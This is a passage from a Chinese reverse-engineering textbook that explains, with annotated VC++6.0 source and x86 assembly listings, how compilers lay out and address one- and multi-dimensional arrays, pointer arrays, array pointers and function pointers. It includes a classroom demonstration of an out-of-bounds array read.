； 根据我们给出的公式，这样写可能更容易理解：ebp-14h+ecx*4
； ebp-14h为数组首地址，ecx是下标，4是元素类型的大小
mov edx, dword ptr[ebp+ecx*4-14h]
； printf函数分析略
```

3. 下标值为整型表达式的寻址

当下标值为表达式时，会先计算出表达式的结果，然后将其结果作为下标值。如果表达式为常量计算，则编译过程中将会执行常量折叠，编译时提前计算出结果，其结果依然是常量，所以最后还是以常量作为下标，藉此寻址数组内元素。以表达式nArray[2*2]为例，编译过程中将计算2×2得到4，并将4作为整型常量下标值来寻址。其结果等价于nArray[4]。

接下来我们通过下面的代码来看看表达式中使用未知变量的寻址过程。

```
； 数组中各元素的地址同上
printf ("%d\r\n", nArray[argc*2]);
； 变量argc的类型为整型，所在的地址为ebp+8
mov eax, dword ptr[ebp+8]; 取下标变量数据存入eax中
shl eax, 1; 对eax执行左移1位运行等同于乘以2
； 用argc乘以2的结果作为下标值乘以数组的类型大小（4），
； 从而寻址到数组中元素的地址
mov ecx, dword ptr[ebp+eax*4-14h]
； printf函数分析略
```

数组下标寻址使用的方案和指针寻址公式非常相似，都

是利用首地址加偏移量。数组的三种下标寻址方案同样也可以应用在指针寻址中。

在VC++6.0中，不会对数组的下标进行访问检查，使用数组时很容易导致越界访问的错误。当下标值小于0或大于数组下标最大值时，就会访问到数组邻近定义的数据，造成越界访问，进而导致程序崩溃，或者产生更为严重的其他隐患，如代码清单8-9所示。

代码清单8-9 数组下标寻址越界访问—Debug版

```
//C++源码说明：利用数组越界访问，读取变量nNumber并显示
void main () {
int nArray[4]={1, 2, 3, 4};
int nNumber=5;
printf ("%d", nArray[-1]);
}
//C++源码与对应汇编代码讲解
void main () {
int nArray[4]={1, 2, 3, 4};
004010F8 mov dword ptr[ebp-10h], 1; 数组初始化
004010FF mov dword ptr[ebp-0Ch], 2
00401106 mov dword ptr[ebp-8], 3
0040110D mov dword ptr[ebp-4], 4
70: int nNumber=5;
00401114 mov dword ptr[ebp-14h], 5; 局部变量初始化
71: printf ("%d", nArray[-1]);
0040111B lea eax, [ebp-10h]; 获取数组首地址
0040111E mov ecx, dword ptr[eax-4]; 偏移到地址ebp-14h处
00401121 push ecx
00401122 push offset string"%d" (0042002c)
00401127 call printf (00401170)
0040112C add esp, 8
}
```

代码清单8-9中的数组寻址使用了负数作为下标值。将数组下标寻址“nArray[-1]”代入寻址公式（见2.5.2节）中为

```
nArray[-1]=nArray+sizeof (int) * (-1)
=ebp-10h+4* (-1)
=ebp-10h-4
=ebp-14h
```

最终访问到地址ebp-14h处，这正是变量nNumber所在的地址。根据局部变量的定义顺序，人为将变量定义在数组之下，从而造成负数下标的越界访问。同理，变量nNumber定义在数组前，使用下标值4也将会越界访问到变量nNumber。如图8-8所示。




图 8-8 VC 8.0中使用数组下标为负数的越界访问

下标寻址方式也可以被指针寻址方式所代替，但指针寻址方式需要两次间接访问才能访问到数组内的元素，第一次是访问指针变量，第二次才能访问到数组元素，故指针寻址的执行效率不会高于下标寻址，但是在使用的过程中更加方便。

数组下标和指针的寻址如此相似，如何在反汇编代码中区分它们呢？只要抓住一点即可，那就是指针寻址需要两次以上间接访问才可以得到数据。因此，在出现了两次间接访问的反汇编代码中，如果第一次间接访问得到的值作为地址，则必然存在指针。图8-6就使用寄存器作为指针变量，保存全局数组的地址，从而利用保存了全局数组首地址的寄存器对该数组

进行间接访问操作。

数组下标寻址的识别相对复杂，下标为常量时，由于数组的元素长度固定，`sizeof (type) *n`也为常量，产生了常量折叠，编译前可直接算出偏移量，因此只需使用数组首地址作为基址加偏移即可寻址相关数据，不会出现二次寻址现象。当下标为变量或者变量表达式时，会明显体现出数组的寻址公式，且发生两次内存访问，但是和指针寻址明显不同，第一次访问的是下标，这个值一般不会作为地址使用，且代入公式计算后才得到地址。值得注意的是，在打开优化选项O2后，需留心各种优化方式。

8.5 多维数组

前几节讲述了一维数组的各种展示形态，而超过一维的多维数组在内存中如何存储呢？内存中数据是线性排列的。多维数组看上去像是在内存使用了多块空间来存储数据，事实是这样的吗？编译器采用了非常简单有效的手法，将多维数组通过转化重新变为一维数组。在本节中，多维数组的讲解以二维数组为例，如二维整型数组：`int nArray[2][2]`，经过转换后可用一维数组表示为：`int nArray[4]`。它们在内存中的存储方式也相同，如图8-9所示。




图 8-9 一维数组与二维数组内存对比

两者在内存中的排列相同，可见在内存中根本就没有多维数组。二维数组甚至多维数组的出现只是为了方便开发者计算偏移地址、寻址数组数据。

二维数组的大小计算非常简单，一维数组使用类型大小乘以下标值，得到一维数组占用内存大小。二维数组中的二维下标值为一维数组个数，因此只要将二维下标值乘以一维数组占用内存大小，即可得知二维数组的大小。

求得二维数组的大小后，它的地址偏移如何计算呢？根

据之前的学习，我们知道一维数组的寻址根据“数组首地址+类型大小*下标值”。计算二维数组的地址偏移要先分析二维数组的组成部分，如整型二维数组 `int nArray[2][3]` 可拆分为三部分：

数组首地址： `nArray`

一维元素类型： `int[3]`，此下标值记作 `j`

类型： `int`

元素个数： `[3]`

一维元素个数： `[2]`，此下标值记作 `i`

此二维数组的组成可理解为两个一维整型数组的集合，而这两个一维数组又各自拥有三个整型数据。在地址偏移的计算过程中，先计算出首地址到一维数组间的偏移量，利用数组首地址加上偏移量，得到某个一维数组所在地址。以此地址作为基地址，加上一维数组中数据地址偏移，寻址到二维数组中某个数据。其寻址公式为

数组首地址+`sizeof (type[J]) * 二维下标值+sizeof (type) * 一维下标值`

二维以上数组的寻址同理。多维数组的组成可看做是一个包裹中套小包裹。如三维数组 `int nArray[2][3][4]`，最左侧的 `int nArray[2]` 为第一层包内数据，下标值2说明在第一层包裹中有两个二维数组 `int[3][4]` 小包裹。打开小包裹中的一个，里面包着一个一维数组 `int[4]`。再次打开其中一个包裹，里面包含一个 `int` 数据。依照这个拆包过程，结合公式，就可以准确定位到多维数组的数据。

将理论与实践结合，分析代码清单8-10，进一步加强

多维数组的学习、理解。

代码清单8-10 二维数组与一维数组对比—Debug版

```
//C++源码说明：二维数组、一维数组寻址演示
void main () {
int i=0;
int j=0;
int nArray[4]={1, 2, 3, 4}; //一维数组
int nTwoArray[2][2]={{1, 2}, {3, 4}}; //二维数组
scanf ("%d%d", &i, &j);
printf ("nArray=%d\r\n", nArray[i]);
printf ("nTwoArray=%d\r\n", nTwoArray[i][j]);
}
//C++源码与对应汇编代码讲解
void main () {
int i=0;
0040B878 mov dword ptr[ebp-4], 0; 局部变量赋值
int j=0;
0040B87F mov dword ptr[ebp-8], 0; 局部变量赋值
int nArray[4]={1, 2, 3, 4};
0040B886 mov dword ptr[ebp-18h], 1; 一维数组初始化
0040B88D mov dword ptr[ebp-14h], 2
0040B894 mov dword ptr[ebp-10h], 3
0040B89B mov dword ptr[ebp-0Ch], 4
int nTwoArray[2][2]={{1, 2}, {3, 4}};
0040B8A2 mov dword ptr[ebp-28h], 1; 二维数组初始化
0040B8A9 mov dword ptr[ebp-24h], 2; 和一维数组没有任何区别
; 从初始化反汇编代码中无法区分一维数组与二维数组
0040B8B0 mov dword ptr[ebp-20h], 3
0040B8B7 mov dword ptr[ebp-1Ch], 4
scanf ("%d%d", &i, &j);
; scanf函数分析讲解略
printf ("nArray=%d\r\n", nArray[i]);
0040B8D3 mov edx, dword ptr[ebp-4]; 获取下标值i并将其保存到edx中
; 此处获取数组中数据的地址偏移, 下标值i被保存在edx中,
; edx*4等同于公式中的sizeof (type) *下标值
; ebp-18h是数组nArray首地址, 寻址到偏移地址处, 取出其中数据, 存入eax
中保存
0040B8D6 mov eax, dword ptr[ebp+edx*4-18h]
0040B8DA push eax; 用eax来保存寻址到的数据
0040B8DB push offset string"nArray=%d\r\n" (00420028)
0040B8E0 call printf (00401170)
```

```

0040B8E5 add esp, 8
printf ("nTwoArray=%d\r\n", nTwoArray[i][j]);
0040B8E8 mov ecx, dword ptr[ebp-4]; 获取下标值i并将其保存到ecx中
; 同样是计算偏移, 但这里获取的不是数据, 而是地址值。与一维数组nArray有
些类似
; 同样是使用首地址加偏移, 二维数组nTwoArray首地址为ebp-28h
; ecx*8为偏移, 计算公式sizeof (int[2]) * 下标值
; 得出一维数组首地址, 将结果保存到edx
0040B8EB lea edx, [ebp+ecx*8-28h]
0040B8EF mov eax, dword ptr[ebp-8]; 获取下标值j并将其保存到eax中
; 此处又回归到一维数组寻址, edx为数组首地址, eax*4为偏移计算
; sizeof (type) * 下标值
0040B8F2 mov ecx, dword ptr[edx+eax*4]
0040B8F5 push ecx
0040B8F6 push offset string"nTwoArray=%d\r\n" (00420f8c)
0040B8FB call printf (00401170)
0040B900 add esp, 8
}

```

代码清单8-10演示了一维数组与二维数组的寻址方式。二维数组的寻址过程比一维数组多一步操作, 先取得二维数组中某个一维数组的首地址, 再利用此地址作为基址寻址到一维数组中某个数据地址处。

在代码清单8-10的二维数组寻址过程中, 两下标值都是未知变量, 若其中某一下标值为常量, 则不会出现二次寻址计算。二维数组寻址转换成汇编后的代码和一维数组相似。由于下标值为常量, 且类型大小可预先计算出, 因此变成两常量计算, 利用常量折叠可直接计算出偏移地址。修改代码清单8-10中的二维数组寻址, 将二维下标值改为常量1, 如代码清单8-11所示。

代码清单8-11 使用常量寻址二维数组—Debug版

```

//C++源码说明: 使用常量寻址二维数组
void main () {
int i=0;
int nTwoArray[2][2]={1, 2}, {3, 4}}; //二维数组

```

```

scanf ("%d", &i) ;
printf ("nTwoArray=%d\r\n", nTwoArray[1][i]) ;
}
//C++源码与对应汇编代码讲解
void main () {
int i=0;
0040B878 mov dword ptr[ebp-4], 0//初始化下标i
int nTwoArray[2][2]={{1, 2}, {3, 4}}; //数组初始化
0040B87F mov dword ptr[ebp-14h], 1
0040B886 mov dword ptr[ebp-10h], 2
0040B88D mov dword ptr[ebp-0Ch], 3
0040B894 mov dword ptr[ebp-8], 4
scanf ("%d", &i) ;
; scanf分析略
printf ("nTwoArray=%d\r\n", nTwoArray[1][i]) ;
0040B8AC mov ecx, dword ptr[ebp-4]; 取下标值i
; 只使用了一次寻址, 由于二维下标为1, 直接计算出基地址为
; ebp-14h+sizeof (int[2])=ebp-14h+8h=ebp-0Ch
0040B8AF mov edx, dword ptr[ebp+ecx*4-0Ch]
0040B8B3 push edx
0040B8B4 push offset string"nTwoArray=%d\r\n" (00420f8c)
0040B8B9 call printf (00401170)
0040B8BE add esp, 8
}

```

代码清单8-11中的二维数组常量折叠优化在一维数组中也会出现, 当一维数组下标值为常量时, 会直接计算出偏移量。

代码清单8-10使用O2选项进行优化后, 数组中的各成员不会连续初始化, 而是将一维数组与二维数组同步初始化, 因为它们中的数据都是1、2、3、4, 可使用公共表达式优化。使用O2选项重新编译代码清单8-10, 分析优化后的数组初始化过程, 以及在Release版下数组的寻址过程, 如代码清单8-12所示。

代码清单8-12 一维数组、二维数组初始化及寻址优化—Release版

```
; int__cdecl main (int argc, const char**argv, const char**envp)
```

```
_main proc near
```

```
var_28=dword ptr-28h; 局部变量标号定义, 共10个局部变量
```

```
var_24=dword ptr-24h
```

```
var_20=dword ptr-20h
```

```
var_1C=dword ptr-1Ch
```

```
var_18=dword ptr-18h
```

```
var_14=dword ptr-14h
```

```
var_10=dword ptr-10h
```

```
var_C=dword ptr-0Ch
```

```
var_8=dword ptr-8
```

```
var_4=dword ptr-4
```

```
argc=dword ptr 4
```

```
argv=dword ptr 8
```

```
envp=dword ptr 0Ch
```

```
sub esp, 28h; 调整栈顶, 开辟局部变量栈空间
```

```
xor eax, eax; 清空eax
```

```
mov ecx, 3; 赋值ecx为3
```

```
mov[esp+28h+var_28], eax; 赋值局部变量var_28为0
```

```
mov[esp+28h+var_24], eax; 赋值局部变量var_24为0
```

```
mov eax, 4; 赋值eax为4
```

```
mov[esp+28h+var_18], ecx; 赋值局部变量var_18为3
```

```
mov[esp+28h+var_14], eax; 赋值局部变量var_14为4
```

```
mov[esp+28h+var_4], eax; 赋值局部变量var_4为4
```

```
mov[esp+28h+var_8], ecx; 赋值局部变量var_8为3
```

```
lea eax, [esp+28h+var_24]; 取出变量var_24地址存入eax
```

```
lea ecx, [esp+28h+var_28]; 取出变量var_28地址存入ecx
```

```
push eax; 将eax压入栈中, 作为_scanf函数参数
```

```
mov edx, 2; 赋值edx为2
```

```
push ecx; 将ecx压入栈中, 作为_scanf函数参数
```

```
push offset aDD; 压入字符串"%d%d"
```

```
mov[esp+34h+var_20], 1; 赋值变量var_20为1
```

```
mov[esp+34h+var_1C], edx; 赋值变量var_1C为2
```

```
mov[esp+34h+var_10], 1; 赋值变量var_10为1
```

```
mov[esp+34h+var_C], edx; 赋值变量var_C为2
```

```
call scanf; 调用_scanf函数
```

```
; 根据以上代码分析, 得出两下标变量对应编号分别为: var_24、var_28
```

```
; 两数组首地址对应编号为: var_20、var_10
```

```
mov edx, [esp+34h+var_28]; 使用edx保存下标变量var_28
```

```
; var_20为基址, edx为下标值, 乘以类型大小4获取数据
```

```
; 从寻址方式上看, 这里是一维数组寻址,
```

```
; 其数组类型为占4字节内存空间的数据, 将得到的数据存入eax中
```

```
mov eax, [esp+edx*4+34h+var_20]
```

```
push eax; 将eax作为_printf函数参数压入栈中
```

```

push offset Format; 压入字符串"nArray=%d\r\n"
call_printf; 调用函数_printf
mov ecx, [esp+3Ch+var_24]; 获取下标变量var_24, 存入ecx中
mov edx, [esp+3Ch+var_28]; 获取下标变量var_28, 存入edx中
lea eax, [ecx+edx*2]; 计算下标值, 存入eax中
; 一维数组寻址, 使用var_10作为基地址, 加上下标值eax乘以类型大小4
mov ecx, [esp+eax*4+3Ch+var_10]
push ecx; 将ecx作为_printf函数参数压入栈中
push offset aNtwoarrayD; 压入字符串"nTwoArray=%d\r\n"
call_printf; 调用函数_printf
add esp, 44h; 平衡栈顶esp
retn
_main endp

```

代码清单8-12中未能发现二维数组，却出现了奇特的地址下标计算“ $ecx+edx*2$ ”，此计算中的 ecx 与 edx 分别保存二维数组中的两个下标值： i 、 j 。这个计算是从何而来的呢？回顾二维数组的寻址过程如下：

1) 使用数组首地址加二维数组下标 i 乘以一维数组大小，得到一维数组首地址。

2) 通过1) 获取一维数组首地址后，加下标 j 乘以类型大小，得到的数据如下：

二维数组 $type\ nArray[M][N]$ ；使用 i 、 j 作为下标寻址

$$nArray+i*\text{sizeof}(\text{type}[N]) +j*\text{sizeof}(\text{type})$$

$$=nArray+i*N*\text{sizeof}(\text{type}) +j*\text{sizeof}(\text{type})$$

$$=nArray+\text{sizeof}(\text{type}) * (i*N+j)$$

通过公式转换后，得到了一个新下标值“ $i*N+j$ ”，即代码清单8-12中的“ $ecx+edx*2$ ”，将二维数组的寻址过程转换为了一维数组，节省了一次寻址计算过程，提升了程序执行效率。超过二维的多维数组，最终也以代码清单8-12中的寻址方式出

现。如三维数组“`int nArray[3][3][3]={{1, 2, 3}, {4, 5, 6}, {7, 8, 9}}`；”，使用x、y、z作为三维数组的三个下标值进行寻址，其转换结果如下：

```
mov eax, [x]; 取出下标x值存入eax中
mov ecx, [y]; 取出下标y值存入ecx中
lea edx, [ecx+eax*2]; 计算下标值
mov ecx, [z]; 取出下标z值存入ecx中
add eax, edx; 经过这条指令后, eax中保存数据为x*3+y
lea edx, [ecx+eax*2]; 再次执行下标值计算
add eax, edx; 此时eax中保存的数据为(x*3+y)*2+z+(x*3+y)
mov eax, [nArray+eax*4]; 转换得出下标计算值为: (x*3+y)*3+z
```

三维数组下标值的转换过程是：先把三维数组拆分成3个`int[3][3]`的二维数组，然后套用二维数组下标值计算公式，得出二维数组的下标值，将其乘以3后得出三维数组下标值。以此类推，即可分析更多维数的数组。

根据下标值的计算可以分析出数组维数，然后根据寻址公式中的类型长度即可得出数组类型。

8.6 存放指针类型数据的数组

顾名思义，存放指针类型数据的数组就是数组中各数据元素都是由相同类型的指针组成，我们称之为指针数组，其语法为

组成部分1 组成部分2 组成部分3

类型名* 数组名称 [元素个数];

指针数组主要用于管理同种类型的指针，一般用于处理若干个字符串（如二维字符数组）的操作。使用指针数组处理多字符串数据更加方便、简洁、高效。

掌握了如何识别数组后，识别指针数组就会相对简单。既然都是数组，必然遵循数组所拥有的相关特性。但是指针数组中的数据为地址类型，需要再次进行间接访问获取数据。下面通过代码清单8-13来分析指针数组与普通类型数组的区别。

代码清单8-13 指针数组的识别—Debug版

```
//C++源码说明：定义指针数组、初始化
void main () {
char*pBuff[3]={//字符串指针数组定义
"Hello", //初始化字符串指针数组第1项
"World", //初始化字符串指针数组第2项
"! \r\n"//初始化字符串指针数组第3项
};
for (int i=0; i<3; i++) {
printf (pBuff[i]); //显示输出字符串数组中各项
}
}
//C++源码与对应汇编代码讲解
void main () {
char*pBuff[3]={
```

```

    "Hello",
    ; 字符串数组初始化, 只向数组中第1个成员赋值字符串首地址
    004010F8      mov          dword ptr[ebp-0Ch], offset
string"Hello" (00420f84)
    "World",
    004010FF      mov          dword ptr[ebp-8], offset
string"World" (00420f94)
    "! \r\n"};
    00401106      mov          dword ptr[ebp-4], offset string"!
\r\n" (0042002c)
    for (int i=0; i<3; i++) {
    ; for循环讲解略
    printf (pBuff[i]);
    00401125 mov ecx, dword ptr[ebp-10h]; 取下标值
    00401128 mov edx, dword ptr[ebp+ecx*4-0Ch]; 一维数组寻址
    0040112C push edx; 将字符串首地址压入栈
    0040112D call printf (00401160)
    00401132 add esp, 4
    }
    }

```

代码清单8-13中定义了字符串数组，该数组由3个指针变量组成，故长度为12字节。该数组所指向的字符串长度和数组本身没有关系，而二维字符数组则与之不同。代码清单8-13中的指针数组用二维数组表示如下：

```

char      cArray[3][10]={{"Hello"}, {"World"}, {""!
\r\n"}};

```

同样存储着3个字符串，但指针数组中存储的是各字符串的首地址，而二维字符数组中存储着每个字符串中的字符数据。这是它们之间本质的不同。要对它们进行区分也非常简单，分析它们的初始化过程即可。二维字符数组的初始化如下：

```

char cArray[3][10]={
"Hello",
mov eax, [string"Hello" (00420f84)]; 一维数组初始化过程
mov dword ptr[ebp-30h], eax

```

```
mov cx, word ptr[string"Hello"+4 (00420f88) ]
mov word ptr[ebp-2Ch], cx
mov dl, byte ptr[string"Hello"+6 (00420f8a) ]
mov byte ptr[ebp-2Ah], dl
xor eax, eax
mov word ptr[ebp-29h], ax
mov byte ptr[ebp-27h], al
{"World"}, {"! \r\n"}; //初始化分析略
```

在二维字符数组初始化过程中，赋值的不是字符串地址，而是其中的字符数据，据此可以明显地区分它与字符指针数组。如果代码中没有初始化操作，那么就需要分析它们如何寻址数据。获取二维字符数组中的数据的过程如下：

```
printf (cArray[i]);
mov edx, dword ptr[ebp-24h]
; 在二维字符数组cArray中，一维数组大小为10
; 用下标值乘以0Ah以偏移到下一个一维数组首地址
imul edx, edx, 0Ah
lea eax, [ebp+edx-20h]; 取一维数组地址
push eax
call printf (00401160)
add esp, 4
```

虽然二维字符数组和指针数组的寻址过程非常相似，但依然有一些不同。字符指针数组寻址后，得到的是数组成员内容，而二维字符数组寻址后得到的却是数组中某个一维数组的首地址。

8.7 指向数组的指针变量

什么是指向数组的指针呢？在学习一维数组时，已经有所接触。当指针变量保存的数据为数组的首地址，且将此地址解释为数组时，此指针变量被称为数组指针。指向数组元素的指针很简单，只要是指针变量，都可以用于寻址该类型的一维数组中各元素，得到数组中的数据。而指向一维数组的数组指针会有些变化，指向一维数组的数组指针的定义格式如下：

组成部分1 组成部分2 组成部分3

类型名（*指针变量名称）[一维数组大小]；

例如，对于二维字符数组“char cArray[3][10]={{\"Hello\"}, {\"World\"}, {\"! \r\n\"}};”，定义指向这个数组的指针为“char (*pArray) [10]=cArray;”，那么数组指针如何访问数组成员呢？见代码清单8-14。

代码清单8-14 数组指针寻址—Debug版

```
//C++源码说明：利用数组指针访问二维数组成员
void main () {
char cArray[3][10]={"Hello", "world", "! \r\n"};
char (*pArray) [10]=cArray;
for (int i=0; i<3; i++) {
printf (*pArray); //依次显示二维数组中各一维数组中的字符串信息
pArray++;
}
}
//C++源码与对应汇编代码讲解
void main () {
char cArray[3][10]={"Hello", "world", "! \r\n"};
; 二维字符数组初始化略
char (*pArray) [10]=cArray;
00401119 lea ecx, [ebp-2Ch]; 取数组首地址存入ecx中
```

```

; 将数组首地址复制到指针变量pArray
0040111C mov dword ptr[ebp-30h], ecx
for (int i=0; i<3; i++) {
printf (*pArray);
; 取出指针pArray保存数据到eax中
00401137 mov eax, dword ptr[ebp-30h]
0040113A push eax
0040113B call printf (00401160)
00401140 add esp, 4
pArray++;
; 取出指针pArray保存数据到ecx中
00401143 mov ecx, dword ptr[ebp-30h]
00401146 add ecx, 0Ah; 对ecx执行加等于10操作
; 重新赋值指针pArray为ecx中数据
00401149 mov dword ptr[ebp-30h], ecx
}
}

```

代码清单8-14中的数组指针pArray保存了二维字符数组cArray首地址，当对pArray执行加等于1操作后，指针pArray中保存的地址值增加了10字节长。这个数值是如何计算出来的呢？根据指针加法公式：

指针变量+=数值 \Leftrightarrow 指针变量地址数据+= (sizeof (指针类型) * 数值)

代码清单8-14中的数组指针pArray类型为char[10]，求得其大小为10字节。对pArray加1操作，实质是对pArray中保存的地址加10。加1后偏移到地址为二维字符数组cArray中的第二个一维数组首地址，即&(cArray[1])。

对指向二维数组的数组指针执行取内容操作后，得到的还是一个地址值，再次执行取内容操作才能寻址到二维字符数组中的单个字符数据。看上去与二级指针相似，实际上并不一样。二级指针的类型为指针类型，其偏移长度在32位下固定为4字节，而数组指针的类型为数组，其偏移长度随数组而定，两者的偏移计算不同，不可混为一谈。

二级指针可用于保存一维指针数组。如对于一维指针数组`char*p[3]`，可用`char**pp`来保存其数组首地址。通过对二级指针`pp`使用3次寻址即可得到数据。第3章已经接触过数组指针。在利用VC++6.0生成的控制台工程中，`main`函数的定义（`main（int argc, char*argv[], char*envp[]）`）中有3个参数：

- 1) `argc`：命令行参数个数，整型。
- 2) `argv`：命令行信息，保存字符串数组首地址的指针变量，是一个指向数组的指针。
- 3) `envp`：环境变量信息，和`argv`类型相同。

参数`argv`与`envp`就是两个指针数组。当数组作为参数时，实际上以指针方式进行数据传递。这里两个参数可转换为`char**`二级指针类型，修改为：`main（int argc, char**argv, char**envp）`。

通过编译器工程选项传入3个命令行参数，查看数组指针`argv`的寻址过程。命令行参数的传入方式有多种，本节通过修改编译器工程选项，加入3个命令行参数：“Hello”、“World”、“！”。（命令行设置：单击菜单选项 `Project → Settings`，设置如图8-10所示。）



图 8-10 设置命令行参数

在默认情况下，使用VC编译器生成的控制台会有一个命令行参数，这个参数信息为当前程序所在路径，因此在命令行字符串数组`argv`的第0项中保存着路径字符串首地址。通过如图8-10所示的命令行设置后，数组`argv`的第1项为字符

串“Hello”的首地址。通过编写代码，显示命令行中的信息，并分析指针数组如何寻址。见代码清单8-15。

代码清单8-15 通过指针数组获取命令行参数—Debug版

```
//C++源码说明：指针数组寻址访问命令行参数
void main (int argc, char**argv, char**envp) {
for (int i=1; i<argc; i++) { //跳过第一个命令行参数
printf (argv[i]); //获取命令行参数信息
}
}
//C++源码与对应汇编代码讲解
void main (int argc, char**argv, char**envp) {
for (int i=1; i<argc; i++) {
; for循环讲解略
printf (argv[i]);
00401112 mov edx, dword ptr[ebp-4]; 取下标值i并将其保存到edx中
; 对指针变量取内容，得到数组首地址
00401115 mov eax, dword ptr[ebp+0Ch]
; 一维数组寻址，将得到的数组数据保存到ecx中
00401118 mov ecx, dword ptr[eax+edx*4]
0040111B push ecx; 压入ecx作为参数
0040111C call printf (00401160); 调用printf函数
00401121 add esp, 4
}
}
```

代码清单8-15中的字符串指针数组寻址过程和一维数组相同，都是取下标、取数组首地址。利用相对比例因子寻址方式，访问内存得到数据。需要注意的是，代码清单8-15中的argv是一个参数，它保存着字符串数组的首地址，因此需要使用“mov eax, dword ptr[ebp+0Ch]”指令对其取内容，得到数组首地址。

在使用数组指针的过程中，经常在定义数组指针中出现类型匹配错误。有没有什么方法可以根据多维数组的类型，快速匹配出对应的数组指针类型呢？可以通过指定数组下标达到这一目标，如三维数组int nArray[2][3][4];，其数组指针的定

义如下：

```
int (*pnArray) [3][4]=nArray;
```

三维数组指针变量名称为*pnArray，替换掉原三维数组中的数组名称及三维下标nArray[2]。数组转换数组指针的规则总结如下：

数组 数组指针

类型 数组名称[最高维数][X][Y].....类型（*数组指针名称）[X][Y].....

在定义数组指针时，为什么只有最高维数可以省去？先来看看普通的指针变量寻址过程：

```
假设：整型指针变量*p中保存的地址为0x0012FF00，对其执行加等于1操作  
p+=1;  
p=0x0012FF00+sizeof (int);  
p=0x0012FF04
```

指针在地址偏移过程中需要计算出偏移量，因此需要所指向的数据类型来配合计算偏移长度。在多维数组中，可以将最高维看做是一维数组，其后数据为这个一维数组中各元素的数据类型。例如：int nArray[3][4][5]同int[4][5]nArray[3]一样，可将int[4][5]看做是一个整体的数据类型，记作int[4][5]*p=nArray;。由于C++语法中没有此种语法格式，故无法使用，正确的语法格式为：int (*p) [4][5]=nArray;，括号的使用是为了与指针数组进行区分。

虽然指针与数组间的关系千变万化，错综复杂，但只要掌握了它们的寻址过程，就可通过偏移量获得其类型以及它们之间的关系。

8.8 函数指针

第6章介绍了函数的调用过程，通过call指令跳转到函数首地址处，执行函数内的指令代码。既然是地址，当然就可以使用指针变量进行存储。用于保存函数首地址的指针变量被称为函数指针。

函数指针的定义很简单，和函数的定义非常相似，由四部分组成：

返回值类型（[调用约定，可选]*函数指针变量名称）（参数信息）

函数指针的类型由返回值、参数信息、调用约定组成，它们决定了函数指针在函数调用过程中参数的传递、返回值信息，以及如何平衡栈顶。在没有特殊说明的情况下，调用约定与VC编译器中设置相同。如何区分函数调用与函数指针的调用呢？见代码清单8-16。

代码清单8-16 函数指针与函数—Debug版

```
//C++源码说明：函数指针与函数对比
void __cdecl Show () { //函数定义
printf ("Show\r\n");
}
void main () {
void (__cdecl *pShow) (void) = Show; //函数指针赋值
pShow (); //使用函数指针调用函数
Show (); //直接调用函数
}
//C++源码与对应汇编代码讲解
void main () {
void (__cdecl *pShow) (void) = Show;
; 函数名称即为函数首地址，这是一个常量地址值
0040B90E mov dword ptr[ebp-38h], offset@ILT+15 (Show)
```

```
(00401014)
0040B915 mov edx, dword ptr[ebp-38h]
0040B918 mov dword ptr[ebp-38h], edx
pShow ();
0040B91B mov esi, esp
0040B91D call dword ptr[ebp-38h]; 间接调用函数
0040B920 cmp esi, esp; 栈平衡检查, Debug下特有
0040B922 call __chkesp (004012d0); 栈平衡检查, Debug下特有
Show ();
0040B927 call@ILT+15 (Show) (00401014); 直接调用函数
}
```

代码清单8-16演示了函数指针的赋值和调用过程。与函数调用的最大区别在于函数是直接调用，而函数指针的调用需要取出指针变量中保存的地址数据，间接调用函数。

函数指针是比较特殊的指针类型，由于其保存的地址数据为代码段内的地址信息，而非数据区，因此不存在地址偏移的情况。指针的操作非常灵活。为了防止函数指针发生错误的地址偏移，VC编译器在编译期间对其进行检查，不允许对函数指针类型变量执行加法和减法等没有意义的运算。

在代码清单8-16中，函数指针类型的参数和返回值都为void类型，只可存储相同类型的函数地址，否则无法传递函数的参数、返回值，无法正确平衡栈顶。通过修改代码清单8-16，分析带参数与返回信息的函数指针类型，见代码清单8-17。

代码清单8-17 带参数与返回值的函数指针—Debug版

```
//C++源码说明：带参数与返回类型的函数指针
int __stdcall Show (int nShow) { //函数定义
printf ("Show: %d\r\n", nShow);
return nShow;
}
void main () {
int (__stdcall *pShow) (int) =Show; //函数指针定义并初始化
```

```

int nRet=pShow (5); //使用函数指针调用函数，并获取返回值
printf ("ret=%d\r\n", nRet);
}
//C++源码与对应汇编代码讲解
void main () {
